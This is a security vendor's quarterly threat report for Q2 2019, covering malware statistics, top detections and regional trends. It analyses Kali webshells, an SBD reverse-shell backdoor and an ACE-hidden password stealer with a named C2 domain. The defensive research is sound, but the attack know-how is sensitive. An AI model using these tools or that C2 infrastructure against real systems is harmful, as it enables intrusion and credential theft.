




Internet Security Report

QUARTER 2, 2019



Contents

The Firebox Feed™ provides quantifiable data and trends about hackers' latest attacks, and understanding these trends can help us improve our defenses.



03 Introduction

04 Executive Summary

05 Firebox Feed Statistics

07 Malware Trends

- 08 Overall Malware Trends
- 09 Most-Widespread Malware
- 09 New Malware Hits
- 13 Geographic Threats by Region
- 14 Known vs Evasive Zero Day Malware

15 Network Attack Trends

- 17 Top 10 Network Attacks Review
- 18 New Network Attacks
- 19 Quarter-Over-Quarter Attack Analysis
- 20 Year-over-Year Attack Analysis
- 21 Geographic Attack Distribution

22 DNS Analysis

- 23 Top Malware Domains
- 24 Top Phishing Domains

25 Firebox Feed: Defense Learnings

26 Top Security Incidents:

27 The Baltimore Ransomware Attack

- 28 Robinhood
- 29 The Damages
- 30 Lessons Learned

31 WatchGuard Threat Lab Research

32 Three MSPs Hijacked to Spread Ransomware

- 33 Story Overview
- 35 MSP Malware Sample Analysis
- 36 Secondary PowerShell Injector Script
- 38 Analyzing the Embedded PE File: Sodinokibi Ransomware
- 39 Conclusion and Takeaways

42 Conclusion and Defense Highlights

45 About WatchGuard

Introduction

It's September, which in the U.S. means the end of summer but the beginning of the American football season. Along with real football comes Fantasy Football, where groups of friends and co-workers "fake draft" real football players into imaginary teams and see which of them would have won pretend games based on each individual player's real performance. If you're into sports, stats, and a little fun competition, Fantasy Football is an entertaining past time. However, if you want to win, you'll have to understand long-term, historical player trends. Sure, last week's player results, or even three years of a player's results can't perfectly predict what that player will score next week. The universe is full of entropy. However, statistically you'll have a much better chance of understanding how a player will perform in the future if you take a large enough sample of his past into account.

WatchGuard's quarterly Internet Security Report (ISR) is the historical "player statistics" of the threat landscape. The more you know about what attackers have been doing the past quarter – or even the past few years – the more you will understand what they'll likely do in the future. Obviously, this knowledge gives you a big leg up in your defense, allowing you to win your threat landscape pool. And unlike fantasy games, that pool has real-world consequences if you lose.

This report includes detailed threat intelligence about the top and most-widespread malware, the most common network attacks seen in the wild, and the top domains targeting your users. In short, it's the historical attack data that can help you pick your security starter lineup for next quarter. Besides the raw numbers, our Threat Lab experts also offer their detailed analysis and opinions on the data we report, acting as the top fantasy sports commentator to your threat landscape league. If you're responsible for securing your organization, or even marginally interested in protecting yourself online, this report should help you win more matches against cyber criminals... and who doesn't want to win their fantasy sport pool.

If you play fantasy sports, you're probably someone who likes to win; especially when money is on the line. In information security, your business's money is always on the line, potentially costing you millions if you lose the next game. That's why fantasy players often turn to advice from the experts. Let us act as your threat landscape experts by reading this quarter's report.

06

Now that you know why you should keep reading, here's what we cover this quarter:

Q2's Firebox Feed results.

As always, the WatchGuard Threat Lab analyzes threat intelligence from tens of thousands of Fireboxes. This feed includes historical data about the top malware, both by volume and percentage of victims affected. It also includes network attack statistics based on our intrusion prevention service and our DNS security service. We also try to highlight regional trends, when relevant, and share defense strategies for the trends we find. In short, these are the key "player" stats you can leverage to figure out what attackers might do next.

24

Top Story: The Baltimore Ransomware Attack.

Unless you've cut all online connections (in which case, how are you reading this?), you probably heard about the huge ransomware attack in Baltimore during Q2. This attack will likely cost Baltimore at least \$17 million in recovery costs (even though they didn't pay the ransom). What you may not know is all the details about how the attack happened, and how you can avoid the same. We cover both in this report.

28

Research Section: Q2 MSP Attacks.

Unfortunately, the Baltimore incident wasn't the only big ransomware story for Q2. Sophisticated attackers also hijacked three managed service providers (MSPs) and used their tools to spread ransomware to all their customers. An involved MSP shared some of the malware samples from these attacks with us, which we analyzed. In this report, we share our technical findings, and some important MSP defense tips. Throughout the report, and in conclusion, we share many valuable defensive strategies to avoid some of the threats we highlight from Q2 2019.

40

Words of Security Advice.

By the end of the report, you should have some idea of how dangerous some of the opposing team players can be. However, you'll also have great insight on their playbook. We fill that out by sharing our expert analysis, offering strategies on how you can win this important security game next quarter.



Executive Summary

This quarter, malware was down but network attacks were up; we saw an increase in backdoor shell scripts coming from a well-known Linux penetration testing distribution; and ransomware was up with two major stories of targeted infections. The good news is, a properly configured WatchGuard Firebox with Total Security could have blocked all these threats, so hopefully none affected you. That said, it's worth learning from these trends, especially if you haven't implemented all of the different security services required to block them. Read on to learn Q2's threat landscape stats, and receive your security playbook for Q3.

Our Q2 2019 Internet Security Report highlights:

- **Zero day malware accounted for 38% of all malware** detections, within a few percentage points of the previous two quarters.
- Overall **malware detections trended down around 5% this quarter** compared to Q1 2019. Malware is still up 64% compared to Q2 2018.
- **DNSWatch blocked** multiple campaigns that used **Content Delivery Networks** (CDNs) to host browser-hijacking malware.
- In Q2 2019, there was **an increased overlap between the most-widespread malware detection affecting individual networks and the most prolific malware** by volume, with three threats found in both lists.
- **The EMEA region saw the most malware detections per Firebox**, with APAC in a close second and AMER bringing up the rear. This is almost the perfect opposite to the previous quarter.
- Multiple popular backdoor shell scripts, used by both penetration testers and cyber criminals, showed up in our top malware attacks. Both the **Backdoor.Small.DT** and **Trojan.GenericKD (SSB)** tools come pre-installed with Kali Linux.
- **11% of the sextortion (sexual extortion) phishing emails associated with Trojan. Phishing.MH targeted Japan.** We aren't positive why but suspect it could have to do with sextortion being more effective in conservative cultures.
- **Network attacks more than doubled from Q1 to Q2.** This was the largest percent increase we've seen since 2017.
- In Q2 2019, WatchGuard Fireboxes blocked **22,619,836 malware variants** (549 per device) across all three anti-malware engines and **2,265,425 network attacks** (60 per device).

Now that you know what to expect, it's time to dive into the nitty gritty. Read on to learn more about the opposing players, and how you can build a security defense that wins.



Firebox Feed Statistics

Firebox Feed Statistics

What Is the Firebox Feed?

WatchGuard Firebox owners all over the world can opt in to sending anonymized data about detected threats back to the WatchGuard Threat Lab for analysis. We call this threat intelligence feed the Firebox Feed. Every quarter, we summarize our observations from the Firebox Feed and report on the latest threat trends that are likely to affect our customers and the industry as a whole.

Data sent to the Firebox Feed does not include any private or sensitive information. We always encourage customers and partners to opt in whenever possible to help us obtain the most accurate data.

The Firebox Feed contains five different detection services:

- Malware our Gateway AntiVirus (GAV) service prevents.
- Malware detected by our new IntelligentAV (IAV) machine-learning engine.
- Advanced malware detected by our behavioral analysis service, APT Blocker.
- Network exploits our Intrusion Prevention Service (IPS) blocks.
- Connections to malicious domains blocked by DNSWatch.

During Q2 2019, the Firebox Feed included threats captured from 41,229 Firebox appliances across the globe. This number decreased this quarter and still only accounts for 10% of the active Firebox appliances deployed on customer networks. If you are a customer or partner and want to help improve these results, see the panel to the right to learn how to participate.

Help Us Improve This Report

If you're a Firebox customer, you can help us improve this report, as well as improve your neighbor's and your own security, by sharing your device's threat intel. The data from the Firebox Feed comes entirely from customer devices catching real threats in the field. However, we only receive this data if you opt in to sending WatchGuard device feedback to us. Besides helping us build this report, this data and the threat team's analysis also helps our company improve our products, making all Firebox owners more secure. Right now, we receive data from about 10% of the active Fireboxes in the field.

If you want to improve this number, follow these three steps.

1. Upgrade to Fireware OS 11.8 or higher (we recommend 12.x)
2. Enable device feedback in your Firebox settings
3. Configure WatchGuard proxies and our security services, such as GAV, IPS and APT Blocker, if available

Malware Trends

In Q2 2019 we saw a continuation of trends from last quarter with more downloaders and credential-stealing malware taking the top spots. We saw significant amounts of this type of malware in previous quarters but even more this last quarter. Those who create and distribute this trending malware don't always target the data on your computer but also sometimes the servers that you have access to or Cloud accounts. However, if they can, they will happily copy any bank information or personal data off your computer as well as your credentials. Following this trend, Mimikatz, a credential-stealing malware, continues as the top malware.

In this section we look into the most common malware and widespread malware. If we see new or unique threats, we highlight them. Let's start with the high-level trends.

WatchGuard Fireboxes with Total Security offer a multi-layered anti-malware pipeline, which leverages three types of malware detection. The services include:

- **Gateway AntiVirus (GAV)** uses signatures, heuristics and other methods as the first line of defense to block malware. 
- When advanced malware bypasses signature detection, **IntelligentAV (IAV)** comes into play, using machine learning to immediately identify never-before-seen malware. 
- **APT Blocker** analyzes files in a full sandbox environment to catch zero day malware before it reaches your network. 

The order of our anti-malware services follows the list above. GAV followed by IAV, then APT Blocker. If IAV is not available, APT Blocker analyses the file after GAV. IAV requires a large amount of memory, thus only runs on our rack-mounted Fireboxes. This affects the data we see in IAV as Fireboxes with IAV enabled are normally found in larger set-ups.

The Firebox Feed
recorded threat
data from

41,229

participating
Fireboxes

a **3%** drop in the
number of Fireboxes
reporting last quarter

Our GAV service
blocked

17,005,262

malware variants

a **6%** decrease
quarter over quarter
(QoQ)

APT Blocker
detected

5,189,476

additional threats

QoQ we saw a **2%**
decrease. YoY we saw an
increase by **40%**

IntelligentAV
blocked

425,098

malware hits

10%
QoQ decrease.

Q2 2019 Overall Malware Trends:

- The number of Fireboxes reporting data to the Firebox Feed decreased in Q2. **While we saw a year-over-year (YoY) increase in Q1, reporting Fireboxes dropped 3% this quarter.** The more Firebox reports we gather, the better we can identify current threat trends and predict future ones. We ask that if you find the data in this report helpful, please enable [WatchGuard Device Feedback](#).
- **Gateway AntiVirus (GAV) blocked over 17 million malware variants in Q2, a decrease of 6% QoQ.** While it's down from last quarter's numbers, it still represents a 59% increase in malware YoY. Many of these detections still come from the password stealer Mimikatz.
- We saw a very slight **2% decrease in the total APT hits (5,189,476)** during Q2 over Q1. When considering this decrease however, the decrease in reporting Fireboxes probably accounts for the difference. YoY numbers tell a different story though. We saw a 40% increase in APT Blocker hits over last year. This is in addition to the threats that IntelligentAV (IAV) caught before reaching APT Blocker.
- **Speaking of IAV, we saw a 10% QoQ decrease** in the number of IAV hits; down to **425,098**.



WatchGuard Product Telemetry Participation




Figure 1: Tracking Firebox Feed Participation

Top 10 Gateway AntiVirus Malware Detections				
COUNT		THREAT NAME	CATEGORY	LAST SEEN
2,180,937		Mimikatz	Password Stealer	Q1 2019
1,355,429		Win32/Heri	Win Code Injection	Q4 2018
1,116,985		Win32/Heim.D	Win Code Injection	Q1 2019
978,996		CVE-2017-11882	Office Exploit	Q1 2019
569,964		Win32/Heur	Generic Win32	Q1 2019
489,400		Trojan.GenericKD (SBD)	Generic Win32	NEW
368,067		Backdoor.Small.DT	Webshell	NEW
283,976		Phishing.MH	Phishing	NEW*
230,765		Razy	Cryptominer/ Win Code Injection	Q1 2019
172,927		RTF-ObfsObjDat	Office Exploit	NEW**

For over a year, **Mimikatz has been responsible for the most malware hits each quarter**. While some users do enable multi-factor authentication (MFA), which helps mitigate password-stealing malware, we worry that many small companies aren't adopting MFA fast enough. Mimikatz likely leads in the top malware each quarter because credential theft is the easiest and most common way to compromise networks. Eventually, MFA will be the norm for all businesses, but until then Mimikatz will continue to top the list. If you want to learn more about Mimikatz, see our Q2 2017 report where we explain it in detail.

Figure 2: Top 10 Gateway AntiVirus Malware Detections

* Phishing.MH showed up in the most-widespread malware in Q1 2019.

** RTF-ObfsObjDat showed up in the most-widespread malware in Q4 2018.

Malware Name	Top 3 Countries by %			EMEA %	APAC %	AMER %
CVE-2017-11882.Gen (Office)	Mauritius 5.1%	Great Britain 5.0%	Germany 4.6%	58%	22%	20%
Trojan.Phishing.MH	Japan 11.0%	Hungary 4.9%	Netherlands 4.9%	29%	58%	13%
Exploit.RTF-ObfsObjDat.Gen	Great Britain 6.2%	Belgium 5.5%	Netherlands 4.3%	56%	23%	21%
Exploit.SpamMalware-RAR.Gen	Great Britain 6.8%	Hong Kong 4.7%	Turkey 4.6%	57%	24%	19%
Exploit.CVE-2017-0199.Gen	Belgium 7.8%	Great Britain 5.2%	Germany 4.6%	58%	20%	22%

Figure 3: Top 5 Most-Widespread Malware Detections

Most-Widespread Malware

The top 10 malware by pure volume is interesting, but we argue it's even more interesting to know which threats affect most networks, which is the point of our widespread malware chart. This quarter we saw three samples overlap between the top and the most-widespread malware. In the past, we've only seen one malware variant make both lists, so we feel it's significant to see three of the top threats also affect a wide array of victims. If you see malware make both our lists, you should make sure you have the protections to block them (If you're a Firebox owner with Total Security you already have that protection).

Of note, all the malware samples in the most-widespread list start with a phishing scam or try to obtain remote access. No specialized malware like Mimikatz shows up on the list, indicating that these malware payloads are likely just to get a foothold into your network before deploying the final payload.

In Q2, Trojan.Phishing.MH showed up in the most-widespread list after previously making an appearance in the top 10 during Q4 2018. You can learn more about this phishing threat in our Q4 2018 report.

New Malware Hits

Let's take a look at a few new malware variants on our top 10 list.

Backdoor.Small.DT

Backdoor.Small.DT, a web shell script, comes with the popular hacking operating system Kali Linux. Kali provides Linux-based penetration testing tools, including this one. Specifically, Backdoor.Small.DT is a script that can give remote attackers backdoor access to web servers. That said, attackers need to find a vulnerability or configuration mistake on a web server in order to load this web shell onto it.

Backdoor.Small.DT, or what Kali simply calls "Webshells," uses PHP, ASP, JSP, ASPX, Perl, or CFM to create a backdoor on a web server. It's able to create its backdoor using any of these languages or to stay compatible with whichever language the target web server might support. Once installed, an attacker can leverage the backdoor to gain command line shell access to the server itself. Perl- and PHP-based servers are in more danger since a reverse shell can be created directly from the exploit. Other languages give partial access through this vulnerability to an attacker. Even with partial access they can move laterally until they find another vulnerability to gain control of your system.

We saw a similar malware variant in our Q4 2016 top 10 list, but only for PHP servers. As servers move away from PHP to other languages, so have web shells.

For more information on what attackers have access to, see the Kali documentation here.
<https://tools.kali.org/maintaining-access/webshells>

Trojan.GenericKD covers a family of malware that creates a backdoor to a command and control (C2) server. This variant, also called Secure BackDoor (SBD), is another Kali Linux module that penetration testers and attackers use to create a reverse shell. An additional encryption option helps it bypass many C&C detection mechanisms once the malware is installed.

While we tested the vulnerability by manually running the program with arguments on a vulnerable computer, an attacker could automate this and run the malware in the background automatically. Additionally, since the [source code](#) is available, someone could compile the source code into any program and even make it run on Windows. While the code itself can't do much harm without compiling it, do use caution when examining this code. This malware family is a good example of why you should never download files from untrusted sources.




Figure 4 Right: Command to create an open port to access bash

Trojan.Delf.Agent.LD

While it didn't make the top 10, we found an interesting malware sample called Trojan.Delf.Agent.LD in the top 50. When we first got our hands on the original sample file, we had problems opening it. However, the file's MIME type, "application/x-ace-compressed," guided us to the fact it was an [ACE compressed file](#).

Knowing our GAV service marked this file as malicious, we first assumed the threat had something to do with a previous known [ACE vulnerability in WinRAR](#), so we decided to test for that. However, creating an environment to test this was a bit difficult because WinRAR has removed support for ACE files. We had to find and download an older vulnerable version of WinRAR from a few years past.

Once we finished creating and securing our test sandbox, we opened the malicious file with WinRAR expecting it to exploit that WinRAR ACE vulnerability. To our surprise, nothing happened... other than WinRAR normally extracting the "Payment advice.exe" file from within the compressed ACE file. As it turns out, this malware sample was not trying to take advantage of an ACE vulnerability, as we had guessed, but simply used normal ACE compression to hide the real malicious executable. We suspect they picked ACE compression because it's no longer a common compression standard, and thus may bypass some antivirus products. Luckily, WatchGuard GAV still recognizes this ACE-compressed malware.




Figure 5: Icon after extracting RAR

In any case, we finally got to the root malicious file. Examining the executable, we noticed the attacker manipulated its metadata. The metadata says, 'compiled in June of 1992,' which we know isn't possible. After analyzing the sample, we see it can steal passwords from IE, Firefox, Chrome, Opera, Outlook, FTP, and Windows saved passwords. Mozilla, who distributes Firefox, didn't exist until 1998, six years after the compiled date, which is why we know that date is false. We suspect this sample probably came out sometime around November 2018, which is the first date someone uploaded the sample to VirusTotal.

The malware also has the capability to communicate with an HTTP-based command and control server. Specifically, it sends POST messages with encrypted content to a PHP script located on faceimail[.]cf (do not visit this potentially dangerous link). Out of curiosity, we attempted to manually send a POST message to the C2 server and got an interesting response.

HTTP/1.1 448

448 is not an official [HTTP status code](#) – it doesn't legitimately exist in any HTTP standard. When visiting other locations on the same domain, we got normal HTTP status codes like 404, 504, but only the C2 PHP script itself responded with 448. However, after a little digging, we did find a single [blog post](#) jokingly explaining that HTTP status code 448 means "Gone until you stop paying attention to people I dislike." This error code may just be geek humor, or it may be meant as a message for anyone investigating the malware, like us. In any case, the server likely still works and saves the POST message to its database.

While not the most sophisticated password stealer, this malware's use of ACE compression could help it bypass some protections. We don't think this password stealer is as sophisticated and dangerous as Mimikatz, but it still offers another reason for you to implement multi-factor authentication throughout your organization.

Geographic Threats by Region

Next, let's explore the regional distribution of malware. In Q2, Europe, the Middle East and Africa (EMEA) countries were hit with just a little more malware than the Asia Pacific (APAC). Meanwhile, the Americas (AMER) saw the least amount of malware per Firebox, though it was still significant by volume. Q2 was almost exactly the opposite of the previous quarter where AMER had the most malware per Firebox.

Interestingly, since switching to a "per Firebox" weighted breakdown for the regional malware, there hasn't been a consistent trend of one region sticking out every quarter. Instead, there has been a pretty consistent near-even spread of malware globally. We'll continue to follow these new weighted trends to see if anything specific stands out long term.

As was the case in previous quarters, Mimikatz again targeted AMER the most with about 3/4 of the total hits. EMEA saw most of the remaining hits. Also consistent with previous quarters, Razy continued to primarily target APAC.

As for other attacks, Exploit.CVE-2017-11882 – a well-known Office vulnerability delivered via Word or Excel documents – primarily targeted Italy and Germany when looking at pure volume. However, when we look at the countries with the greatest number of affected victims (widespread), Great Britain and the small island of Mauritius were targeted the most.

While talking about widespread malware, Great Britain was a major target, with four of the five threats targeting it.


Interestingly, Trojan.Phishing.MH hit 11% of Fireboxes in Japan, a relatively high percentage. If you don't remember, this was the sextortion phishing threat from Q1 that tried to extort victims for money by convincing them that the attacker had inappropriate and compromising videos of them (which isn't true). One possible explanation for the high volume in Japan might be due to sextortion being more effective in conservative cultures. That said, this phishing email would most likely need to be language-localized to work in regions like Japan.

Geographic Threats by Region

Region	Hits	Percent
EMEA	7,648,761	36.6%
AMER	6,564,888	27.0%
APAC	2,791,611	36.4%

Figure 6: Geographical Distribution of Most-widespread Malware

Malware Detection by Region



Known vs Evasive Zero Day Malware

In Q2, APT Blocker stopped over 38% of all malware. **This is the third quarter in a row where our Zero Day Malware percentage stabilized around 38%.** If you're only using signature-based malware protection, you are missing one in three threats, which is far too many with today's malware volume. Without advanced services like APT Blocker, users would see much more malware reaching their systems.

Meanwhile, IAV proactively identifies malware using a machine learning/artificial intelligence engine that breaks files down into individual features. After training with hundreds of millions of benign and malicious files, IAV can predict if a new file is malicious or not, making it far better at catching zero day malware.

In total **APT Blocker and IAV blocked over 5.5 million malware samples.** While our signature-based GAV service still blocked the most (62%), layering defenses with GAV, IAV, APT Blocker, TDR, and finally an antivirus for the local host, is still critical for staying safe from today's evasive threats.

